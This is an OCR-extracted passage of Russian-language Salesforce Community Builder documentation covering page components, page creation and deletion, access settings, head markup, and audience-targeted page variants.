
При добавлении компонентов на новую настраиваемую страницу тщательно продумайте компоновку страницы, исходя из поставленных целей.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:


- Создание и настройка сообществ

1. Выберите нужную страницу для редактирования из меню «Страницы» на панели инструментов.
2. Нажмите , чтобы открыть панель «Компоненты».



На панели «Компоненты» содержится список компонентов, которые поддерживаются выбранной страницей. Например, компонент «Сведения о профиле пользователя» не может быть добавлен на начальную страницу.


3. Перетащите необходимый компонент с панели «Компоненты» в редактируемую область страницы.
При перетаскивании компонента в область макета содержимого или темы появляется метка, позволяющая определить область. Компоненты в области макета темы доступны везде, где используется область макета темы, и мы добавляем метку «Общедоступный» к имени компонента. Компоненты в области макета содержимого специфичны для страницы.



4. Для редактирования свойств компонента на странице выберите его на основном холсте страницы или на панели «Структура страницы».
После выбора компонента Конструктор сообщества выделит компонент синей рамкой и отобразит его свойства в плавающем редакторе свойств.

5. Измените компонент при необходимости.

Пример: Ниже приведен пример конфигурации компонента «Заголовок» (1) на начальной странице со списком поддерживаемых компонентов (2) и свойств (3) Lightning.



Совет:

- Просмотрите список настраиваемых компонентов Lightning в AppExchange и добавьте их к организации непосредственно из Конструктора сообщества. В меню страниц нажмите **«Дополнительно в каталоге AppExchange»**. Отобразятся компоненты, готовые к добавлению на страницы Lightning сообщества. При добавлении компонента он отображается на панели компонентов всех сообществ организации, созданных на основе шаблонов.
- Кроме того, пользователи могут создавать настраиваемые компоненты Lightning и использовать их на страницах сообщества. Дополнительные сведения о создании настраиваемых компонентов Lightning и их включении для конструктора сообществ см. в *Руководстве разработчика компонентов Lightning*.

Сообщения об ошибках для страниц без данных в конструкторе сообщества

Иногда в процессе создания страницы сообщества на основе шаблона посредством компонентов Lightning в конструкторе сообщества возникает ситуация некорректной загрузки страницы. Разберитесь в причинах появления ошибок и способах их устранения. Предупреждение: Надо просмотреть страницу? Убедитесь в наличии исходных данных для данного компонента.


Сообщения об ошибках для страниц без данных в конструкторе сообщества

Иногда в процессе создания страницы сообщества на основе шаблона посредством компонентов Lightning в конструкторе сообщества возникает ситуация некорректной загрузки страницы. Разберитесь в причинах появления ошибок и способах их устранения. Предупреждение: Надо просмотреть страницу? Убедитесь в наличии исходных данных для данного компонента.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience


Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.



Ошибка возникает на страницах сообщества в одном из следующих случаев.

- Страница не содержит компонентов.
- Страница содержит компоненты, но какой-либо компонент не содержит исходных данных.

Сообщение об этой ошибке появляется, если компоненты основываются на динамических данных и данные не найдены. Например, причиной ошибки может быть то, что компонент «Группа» не обнаруживает код группы либо запись не обнаруживает код записи.



Причина появления этой ошибки

В большинстве ситуаций страница пытается извлечь несуществующую информацию. Предположим, к примеру, что пользователь создает страницу сведений о записи для объекта «Организация». Сообщение об ошибке появится, если в системе Salesforce не определены организации. Еще один пример: пользователь настроил страницу сведений о группе, но новое сообщество не содержит групп. Снова появится сообщение об ошибке.

Рекомендации

В шаблоне «Служба работы с клиентами» (Napili) используются темы для систематизации содержимого в сообществе. Чтобы просмотреть страницы сведений о теме, сначала настройте навигационные темы в управлении сообществом.

Такую ошибку могут отображать стандартные страницы шаблона «Служба работы с клиентами» (Napili). Ниже представлены рекомендации по устранению ошибки.

- Сведения о статье: создайте в организации как минимум одну статью Salesforce Knowledge.
- Сведения о теме: создайте навигационную тему.
- Сведения о вопросе: создайте навигационную тему. Используйте кнопку «Задать вопрос», чтобы создать вопрос.
- Сведения о ленте: используйте кнопку «Средство публикации сообщений» «Задать вопрос», чтобы создать сообщение или вопрос.
- Сведения о группе: создайте группу в сообществе.

Такую ошибку могут отображать стандартные страницы шаблона Koa. Ниже представлены рекомендации по устранению ошибки.

- Начальная страница: свяжите категорию данных с шаблоном.
- Сведения о статье: создайте в организации как минимум одну статью Salesforce Knowledge.
- Список статей: создайте в организации как минимум одну статью Salesforce Knowledge.
- Начальная страница для категорий: создайте в организации как минимум одну категорию данных.
- Поиск: создайте в организации как минимум одну категорию данных Salesforce Knowledge и статью.


Такую ошибку могут отображать стандартные страницы шаблона Kokua. Ниже представлены рекомендации по устранению ошибки.

- Начальная страница: свяжите категорию данных с шаблоном.
- Сведения о статье: создайте в организации как минимум одну статью Salesforce Knowledge.
- Список статей: создайте в организации как минимум одну статью Salesforce Knowledge.
- Сведения об обращении: создайте как минимум одно обращение в сообществе или организации.
- Начальная страница для категорий: создайте в организации как минимум одну категорию данных.
- Сведения о ленте: используйте средство публикации сообщений, чтобы создать сообщение или вопрос.
- Мои обращения: создайте как минимум одно обращение в сообществе или организации.
- Поиск: создайте в организации как минимум одну категорию данных Salesforce Knowledge и статью.

Создание настраиваемых страниц посредством конструктора сообществ

Чтобы более эффективно использовать данные Salesforce, расширьте шаблон сообщества, создайте настраиваемые страницы, добавьте страницы сведений о настраиваемой записи, страницы списков и связанных списков.

1. В конструкторе сообществ откройте меню страниц на панели инструментов.
2. Щелкните **«Создать страницу»** внизу меню «Страницы».



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для создания страниц в конструкторе сообществ:

- «Создание сообществ и управление ими»


3. Для создания:
   - Для стандартной страницы на основе пустого макета или предконфигурированной страницы (если имеется) выберите **«Стандартная страница»**.

     При отсутствии предконфигурированных страниц используйте пустой макет. Если предконфигурированные страницы имеются (экспортированные или импортированные настраиваемые страницы), выберите одну из них для настройки или нажмите **«Создать пустую страницу»**, чтобы выбрать пустой макет.


     Нажмите **«Далее»**, присвойте странице уникальное имя и укажите статическую часть URL-адреса страницы.
   - Для страницы сведений, списков или связанных списков, относящейся к одному из объектов Salesforce, нажмите **«Страницы объектов»** (только в шаблоне «Служба работы с клиентами» (Napili)). Выберите объект, который должен быть связан со страницей.




4. Нажмите кнопку **«Создать»**.
   Настраиваемые стандартные страницы на основе макета отображаются в разделе «Мои страницы» меню страниц. Страницы на основе стандартной страницы-шаблона отображаются в разделе «Варианты страницы».



Настраиваемые страницы объекта отображаются под пунктом «Страницы объекта».



5. Откройте стандартную страницу, выбрав ее или открыв страницу объекта при нажатии > **«Правка»** в разделе «Варианты страницы».



6. Добавьте и настройте компоненты страницы.
7. Если используется шаблон «Служба работы с клиентами» (Napili), определите доступность страницы.
8. По завершении откройте сообщество для предварительного просмотра и выполните его публикацию.

Совет:

- На странице свойств можно быстро создать альтернативные версии страницы на вкладке «Варианты страницы». Например, можно создать три различные страницы «Сведения о вопросе» для тестирования различных макетов и стилей или чтобы назначить их различной аудитории. Для создания варианта страницы нажмите **Создать вариант страницы** на вкладке «Варианты страницы».

  Вы можете дублировать вариант страницы, нажав > **дублировать**.

- Рекомендуем использовать компонент «Меню навигации» для создания настраиваемых узлов навигации для новых страниц. Дополнительную информацию о шаблонах и компонентах см. в документе *«Использование шаблонов для создания сообществ»*.

Удаление страницы в конструкторе сообщества

Уберите более не нужную страницу сообщества или вариант страницы, удалив ее в свойствах страниц.

Удаление страницы в конструкторе сообщества


Уберите более не нужную страницу сообщества или вариант страницы, удалив ее в свойствах страниц.

Помните, что вы не можете удалить следующее.

- Стандартные страницы и объекты, входящие в шаблон.
- Стандартный вариант страницы.
- Страницу настраиваемого объекта (сведения, список или связанный список), но можно удалить весь объект.


Для удаления страницы или варианта страницы выполните следующие действия.

1. В конструкторе сообществ откройте меню страниц.
2. Откройте свойства страницы для страницы, которую хотите удалить. Щелкните напротив страницы на панели инструментов или нажмите напротив страницы в раскрывающемся меню «Страницы».



3. Чтобы удалить страницу и варианты страницы (если доступно), щелкните **«Удалить страницу»** на вкладке «Свойства».

   Чтобы удалить вариант страницы, щелкните > **«Удалить»** на вкладке «Варианты страницы».



ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для настройки или публикации сообщества:

- Создание и настройка сообществ

Управление общим доступом для каждой страницы сообщества

Установите специальные параметры доступа к страницам сообщества, чтобы по собственному усмотрению ограничивать или открывать доступ.

Чтобы открыть пользователям доступ к сообществу без выполнения входа, в разделе «Общие параметры» конструктора сообществ установите флажок для поля «Пользователи могут получить доступ к сообществу».




В качестве альтернативы вы можете устанавливать доступ на уровне страницы к «Свойствам страницы».

Стандартные параметры сообщества
Данный параметр отображает вариант, выбранный для параметра общего доступа в пункте «Общие параметры». Если общий доступ разрешен, то по умолчанию доступ к страницам разрешен для всех пользователей. В ином случае для доступа к сообществу следует выполнить вход в систему.

«Общедоступный»
Данный параметр открывает общий доступ к странице, независимо от стандартных параметров сообщества.

Требуется вход
Данный параметр определяет личный доступ к странице; участники должны выполнить вход, независимо от стандартных параметров сообщества.



Как обеспечить работу параметров с помощью доступности страницы на основе критерия аудитории в конструкторе сообществ? Если участник пытается получить доступ к странице, в первую очередь проверяются стандартные параметры сообщества. Открыт общий доступ, или требуется вход? После этого проверяются параметры доступа к странице. Далее выполняется проверка параметров доступности страницы на основе критериев аудитории, установленных пользователем на вкладке «Варианты страницы».

Для некоторых компонентов, например меню навигации и вкладок, параметры конфиденциальности можно также установить на уровне компонента. Чтобы компонент на общедоступной странице был виден пользователям-гостям, установите флажок **«Общедоступно»** в свойствах компонента.

Важное замечание:

- Данное правило содержит некоторые исключения. Некоторые страницы постоянно общедоступны, а другие — всегда в личном доступе. К общедоступным относятся страницы, связанные с процедурой входа («Вход», «Восстановление пароля», «Ошибка входа», «Проверка пароля»). Страница «Сообщения» (для прямых сообщений) всегда является конфиденциальной.
- Если общий доступ активирован в конструкторе сообществ на странице или уровне сообщества, параметр **«Позволить гостям просматривать файлы активов на общедоступных страницах»** активируется посредством пунктов **«Администрирование»** > **«Настройки»** в «Рабочем пространстве сообщества» или «Управлении сообществом». Этот параметр позволяет гостям просматривать файлы активов, к которым предоставляется общий доступ для сообщества на общедоступных страницах, которые не требуют входа. Он остается включенным, пока на странице включен общий доступ.
- При добавлении в сообщество настраиваемых компонентов они могут обойти безопасность уровня объектов и полей (FLS), заданную для профиля пользователя-гостя. Компоненты Lightning не активизируют CRUD и FLS автоматически при обращении к объектам или при извлечении объектов из контроллера Apex. Таким образом, записи и поля, на которые у пользователей нет полномочий CRUD и доступа FLS, продолжают отображаться в инфраструктуре. Параметры CRUD и FLS *необходимо* включать в контроллерах Apex вручную.

Добавление разметки в **<верхний колонтитул>** страницы для настройки сообщества

Добавляйте настраиваемую аналитику, улучшайте результаты оптимизации поисковых систем и многое другое путем добавления разметки на страницу `<head>` в конструкторе сообщества. Например, можно включить метатеги оптимизации поисковых систем, которые видимы только поисковым системам, или добавить *значок сайта* или значок веб-страницы.

В целях безопасности мы ограничиваем теги, атрибуты и значения, разрешенные в разметке верхнего колонтитула ваших страниц.

Важное замечание: Установив критически важное обновление «Установить более строгие правила CSP для компонентов Lightning в сообществах», можно при необходимости устанавливать более строгие правила CSP. При активации более строгих правил CSP отдельные существующие разметки верхних колонтитулов могут работать некорректно. Прежде чем активировать эту функцию в действующей организации в последующем выпуске, протестируйте разметку в безопасной среде или в организации DE.

Разрешенные теги	Разрешенные атрибуты
<base>	href, target
<link>	as, charset, crossorigin, disabled, href, hreflang, id, import, integrity, media, rel,[1] relList, rev, sheet, sizes, target, title, type [1] Для rel, allowed values are alternate, apple-touch-icon, apple-touch-icon-precomposed, apple-touch-startup-image, author, bookmark, external, help, icon, license, manifest,

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки или публикации сообщества:

- Создание и настройка сообществ

Разрешенные теги	Разрешенные атрибуты
	mask-icon, next, nofollow, noopener, noreferrer, pingback, prefetch, preload, prev, search, shortcut icon, stylesheet, and tag.
<meta>	charset, content, http-equiv,[2] name, scheme [2] Для http-equiv, allowed values are cleartype, content-type, content-language и default-style.
<title>	None allowed


1. В Конструкторе сообщества нажмите  на левой боковой панели и нажмите **«Дополнительные»**.



2. Нажмите **«Редактировать разметку верхнего колонтитула»**.
3. Введите требуемый HTML.
4. Сохраните внесенные изменения.

   При добавлении настраиваемой разметки в <верхний колонтитул> каждой страницы добавляется код.

Пример: Чтобы включить значок сайта на страницы сообщества, в этом примере добавлен HTML-код.



Варианты страницы и целевая аудитория для страниц и групп

Доступность страницы на основе критериев обеспечивает создание разных версий страницы и делает эти варианты доступными для специфической аудитории и групп.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Варианты страницы

Варианты — это альтернативные версии страницы. Их можно использовать для тестирования различных макетов страницы и стилей страницы или для создания вариантов, предназначенных для разных аудиторий. Каждая страница в вашем сообществе, включая нестандартные, должна иметь один вариант по умолчанию. Можно добавить любое количество вариантов на вкладке «Варианты страницы».

Варианты можно дублировать, что заметно ускоряет процесс создания вариантов страниц с минимальными различиями.

Назначение критериев специфической аудитории для вариантов страниц позволяет вам заполучить отдельный набор участников. Критерии включают следующее:

- Профиль
- Расположение
- Тип записи

При желании вы можете добавить в варианты несколько профилей или ни одного.

Здесь дано несколько рекомендаций по настройке критериев расположения.

- Расположение основано на IP-адресе пользователя, который может потенциально находиться в соседнем городе.
- Полномочие расположения не включено по умолчанию в организации с версией Developer Edition. Свяжитесь с Salesforce, если хотите использовать данную функцию в данной версии.
- Критерий расположения не работает в странах, не позволяющих использовать Google API.

Пример: Допустим, у вас сообщество для финансовых услуг и вы хотите, чтобы для ваших клиентов и брокеров отображались различные начальные страницы на основе их профилей. Можно создать два варианта начальной страницы с содержимым, предназначенным для определенной аудитории, в данном случае это клиенты и брокеры, и задать доступность каждой страницы по разным профилям. Все участники переходят на одинаковый URL-адрес, но клиенты видят страницу Home A, а брокеры Home B.



Какие варианты отображаются для разной аудитории?

После создания в диспетчере страниц нужных вариантов можно задать их доступность. Доступны три варианта доступности, которые в комбинации со статусом публикации страницы определяют, будет ли видна страница участникам вашего сообщества.

Значение по умолчанию. Все пользователи, если видимость не задана профилем
При публикации страницы она видна всем допустимым участникам сообщества, за исключением участников, чьи профили назначены другому варианту страницы. Каждая страница должна иметь один вариант по умолчанию.

По профилю
При публикации страницы она видна только пользователям с выбранными профилями.

Нет
Даже при публикации страницы, она не видна пользователям.

Рекомендации по использованию аудиторий на основе критериев
Аудитории на основе критериев — отличный способ предложить участникам вашего сообщества подходящее содержимое. При этом нужно учитывать несколько моментов.

Управление целевой аудиторией страниц и групп в сообществах
Объедините критерии аудитории, чтобы контролировать, какие страницы будут отображаться для участников сообщества, путем создания настраиваемых функций и даже настраиваемых групп.

Рекомендации по использованию аудиторий на основе критериев

ВЕРСИИ

Доступно в версиях: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Аудитории на основе критериев — отличный способ предложить участникам вашего сообщества подходящее содержимое. При этом нужно учитывать несколько моментов.

Общие рекомендации

- Если есть несколько вариантов страницы, целевым пользователям предлагается страница с наибольшим количеством критериев. Если критерии страниц одинаковы, отображение страницы определяется рейтингом критериев. Применяется следующий порядок приоритетов:
  - Профиль
  - Тип записи
  - Расположение, начиная от наиболее точного (например, город) до наиболее обширного (например, страна)

  Например, есть две страницы с критерием профиля «пользователь Sales». В одной из них также используется критерий типа записи, а в другой — расположение. Будет показана страница с критериями пользователя Sales и типа записи, поскольку у типа записи более высокий приоритет.
- Критерий профиля определяет пункты меню навигации. Например, если выключен пункт для профиля пользователя Sales, он будет выключен независимо от дополнительных критериев.

Рекомендации по производительности

- Критерий расположения должен быть обширным. Если для какого-либо расположения наиболее вероятен низкий трафик, попробуйте использовать более обширную географическую область. Например, вместо города используйте область или даже страну.

- Чтобы увеличить количество посещений вашей страницы, сочетайте аудитории. Вместо определения нескольких аудиторий, которые различаются только городом, объедините их в одну и добавьте каждый город в критерий расположения.
- Разграничивайте аудитории по существенным различиям. Если разница между страницами минимальна, например, только в содержимом какого-либо компонента, используйте действия, чтобы динамически изменять это содержимое.

Рекомендации по критерию расположения

- Расположение основано на IP-адресе пользователя, который может потенциально находиться в соседнем регионе.
- Полномочие расположения не включено по умолчанию в организации с версией Developer Edition. Свяжитесь с Salesforce, если хотите использовать данную функцию в данной версии.
- В некоторых странах нельзя использовать Google API. В этих регионах критерий расположения не работает.

Рекомендации по критерию домена

- Доступные домены создаются в меню «Настройка» Salesforce и связываются с сообществом с помощью настраиваемого URL-адреса.
- Критерий домена недоступен в безопасной среде или в организациях с версией Developer Edition.

Управление целевой аудиторией страниц и групп в сообществах

Объедините критерии аудитории, чтобы контролировать, какие страницы будут отображаться для участников сообщества, путем создания настраиваемых функций и даже настраиваемых групп.

Прим.: Данная функциональная возможность доступна в выпуске зимнем выпуске 2016 года и более поздних версиях шаблона «Служба работы с клиентами» (Napili).

Назначение критериев аудитории варианту страницы. Смотрите «Варианты страницы и целевая аудитория для страниц и групп» по вопросам сведений и рекомендаций при использовании критериев аудитории.

1. В диспетчере страниц выберите страницу для редактирования.

ВЕРСИИ

